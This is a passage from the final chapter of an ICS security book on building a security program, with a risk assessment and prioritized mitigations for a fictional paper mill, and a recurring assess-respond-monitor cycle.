This program development activity involves assessing production systems, then categorizing them by criticality, value, and sensitivity. With this characterizing information we can prioritize systems, which helps us spend our security budget wisely. Next, the assets within the systems are identified and inventoried. The result of this activity will be a prioritized list of assets (IP addresses) that will be used in an upcoming security program development activity, the initial risk assessment. For more details on performing this activity, refer to chapter 4 -Industrial Control System Risk Assessments, Step 1 - Asset Identification and System Characterization.

## Performing an initial risk assessment on discovered ICS assets

> *"Setting the stage for an effective security program."*

When first entering the security program development process, we should be mostly concerned with uncovering architectural or fundamental flaws in the system design. These are issues found in technical area 1 - ICS Network Architecture - of the policy discussion activities. By addressing these fundamental issues first, the path is cleared to unveil more nuanced risk.

A gap analysis, involving a network architecture drawing review can function as a first-pass, initial risk assessment. It can uncover potential high-impact or low-hanging fruit mitigation efforts as well as reveal any glaring system-level vulnerabilities and/or missing security controls. After addressing the low-hanging fruit, it can be decided to perform a second high-level risk-assessment before moving on to the next activity. As the security program evolves, progressively more detailed risk assessments can be performed as part of the security improvement cycle to help tighten up risk management by finding ever-more nuanced vulnerabilities and risk. Having previously taken care of the high-level risk--the fundamental gaps--will ease the transition into the security improvement cycle.


To put things into perspective, let's reiterate a discussion earlier in the book:

- A **gap analysis** compares the current set of mitigation controls to a list of recommended security controls, provided by a standards body like NIST. The method looks for deviations or gaps between the existing prevention mechanisms for a system and the recommended mechanisms. Activities such as a network architecture drawing review and a system configuration review are used to identify the gaps.
- A **vulnerability assessment** will unearth vulnerabilities or flaws in an ICS asset or in the system as a whole by comparing the current patch level of devices or application revisions against a list of known vulnerabilities for that patch level or application revision:
    - A vulnerability assessment, combined with a gap analysis, is the preferred risk-assessment method to start the security-improvement cycle of a security program and to start eliminating the more detailed issues.
- A **risk assessment** is an all-inclusive assessment of the risk exposure of a system. The assessment includes gap analysis and vulnerability analysis to create risk scenarios or risk maps, which are strategized scenarios of possible attacks to the assessed system. A risk assessment will calculate the risk score for a system and, combined with a **penetration test**, can provide very accurate, actionable, and relevant insight into the overall risk landscape of the assessed system. With these risk scores, a more targeted and effective risk-mitigation plan can be designed, maximizing the return on investment of applied controls.


A scheduled risk assessment is a recommended security improvement cycle activity. It should be performed once or twice a year to verify that the applied mitigation controls are still effective, accurate, and relevant. A full-blown risk assessment is an involved and costly activity and only starts to make sense to perform once the security program has matured and eliminated the most obvious risks.

## The Slumbertown Paper Mill initial risk assessment

As a reference, an initial risk assessment was performed on the the fictional Slumbertown Paper Mill, which is comprised of a network architecture review of the ICS network shown below:



It was discovered during the architecture review that the Slumbertown Mill deviates from several fundamental ICS network architecture security best practice policies that were established and agreed upon during the policy adaptation discussion from earlier in the security program development process:



| Technical Area | Industry adopted security policies | ***Slumbertown Mill to Adopt?*** | ***Notes*** |
|---|---|---|---|
| 1 - ICS Network Architecture | • The Industrial network should be separate from the Enterprise network<br>• The Industrial network should be divided in area or Function specific enclaves, using VLANs<br>• Any necessary interaction between the Enterprise network and the Industrial network should go through broker services inside an Industrial Demilitarized Zone (IDMZ) | • ***Agree***<br>• ***Agree***<br>• ***Agree*** | • ***What to do with legacy systems, how to secure XP and older?*** |
| | | | |

At this point, the identified issues should be addressed first, then followed up on by a second high-level risk assessment and risk mitigation round, before moving on.

## Defining and prioritizing mitigation activities

*"Dealing with the large task at hand by prioritizing and strategizing efforts."*

Dealing with large amounts of risk, found in several systems, is simplified by prioritizing the mitigation activities around the discovered risk. Although oversimplified, the initial risk found for the Slumbertown Paper Mill can be prioritized as shown here:

| **Technical area** | **Discovered risk** | **Mitigation control** | **Priority** |
|---|---|---|---|
| ICS network architecture | All the production-related equipment and devices are placed on the same network and VLAN. There is no logical or physical separation | Divide the Industrial network into VLANs and functional areas; subdivide functional areas into enclaves | 1 |
| ICS network architecture | Industrial and Enterprise systems communicate through jump-servers. This creates a potential risk for pivoting attacks | Implement an IDMZ to allow secure communications between Industrial and Enterprise systems | 2 |

| | | | |
|---|---|---|---|
| Security Monitoring | Security monitoring and event logging are not installed on the Industrial network | Install a centralized logging and event collection solution | 3 |

Prioritizing mitigation efforts allows addressing found risk in a strategic and effective way. When deciding on the priority of addressing the discovered risk for systems and assets, factor in considerations such as system criticality, security budget, risk severity, and exploitation likelihood.

While prioritizing mitigation efforts, it often helps to think of the **security bubble** analogy, discussed earlier in the book. To reiterate, the method explains how to approach securing ICS devices, which oftentimes cannot be secured directly because of a lack of device capabilities, the age of the device, or other limiting factors. The thought behind the security bubble analogy is to get all those sensitive, hard-to-secure devices and systems out of harm's way by placing them onto their own network (**Priority 1 efforts**). Next, all access to these systems and devices should be restricted (**Priority 2 efforts**). This includes locking devices in cabinets, blocking out and shutting down communication ports and restricting access to sensitive areas of the facility.


Where interaction is necessary, a secured, restricted and monitored conduit should be provided. These activities can be **Priority 1** or **Priority 2**, depending on when and where the conduits are implemented.

**Priority 3** activities mostly involve administrative controls and logging and monitoring activities such as enforcing policies and providing central event collection capabilities.

## Defining and kicking off the security improvement cycle

*"Rinse and repeat."*

Keeping an ICS security program and accompanying risk management activities accurate and up-to-date requires a cyclic sequence of activities:


Risk Assessment
Plant level
Assess
Monitor
How to keep track of all these activities?
Discover Discrepancies/ Vulnerabilities
Plant level
Mitigate Discrepancies/ Vulnerabilities
Plant level
Respond

The illustrated activities are:

- **Assessing risk**: To verify the completeness of the applied security controls and mitigation and to assess against the newest standards and policies, re-occurring risk assessment should be scheduled. The assessment can become increasingly more involved as the overall security program evolves to uncover more detailed and harder-to-spot vulnerabilities. A risk assessment should be completed once a year, at a minimum.
- **Responding to identified risk**: As risk is detected by a monitoring system or is revealed by a risk assessment, it must be addressed by a (dedicated) team.
- **Monitoring risk evolution and mitigation**: Monitoring risk is centered around keeping track of mitigation efforts on issues found during a risk assessment or discovered by a monitoring system such as an endpoint security client or IDS/IPS sensor.
- **Tools that can help manage risk**:
    - Track issue resolution with **SimpleRisk** (`https://www.simplerisk.com/`)
    - Monitor risk or perform forensics with a SIEM like Tripwire Log Center or the previously discussed AlienVault

## Summary

If you feel that the program development process is portrayed a bit simplistically, then you are probably right. The devil is in the details, they say. That holds true for implementing security as well. Each and every subject covered in this chapter can be expanded upon. Doing so, though, would quickly become overwhelming for the reader and would require system-specific instructions and guidance. I have shown the high-level tasks and activities involved with defining a security program and will leave it up to you, the reader, to add the details that work best for your unique situation and ICS environment.

And, with this discussion on security program development, we are closing the book on ICS security. Not literally of course, as our journey has just started, and I hope that after reading this book your journey becomes a little easier. Implementing security of any kind in a technical field is an ongoing battle that sometimes feels like it can never be won. However, if you adhere to some principles you might live to fight another day:

- *Know what you have*
- *Know what is wrong with what you have*
- *Fix or defend what you know is wrong*
- *Rinse and repeat*

# Index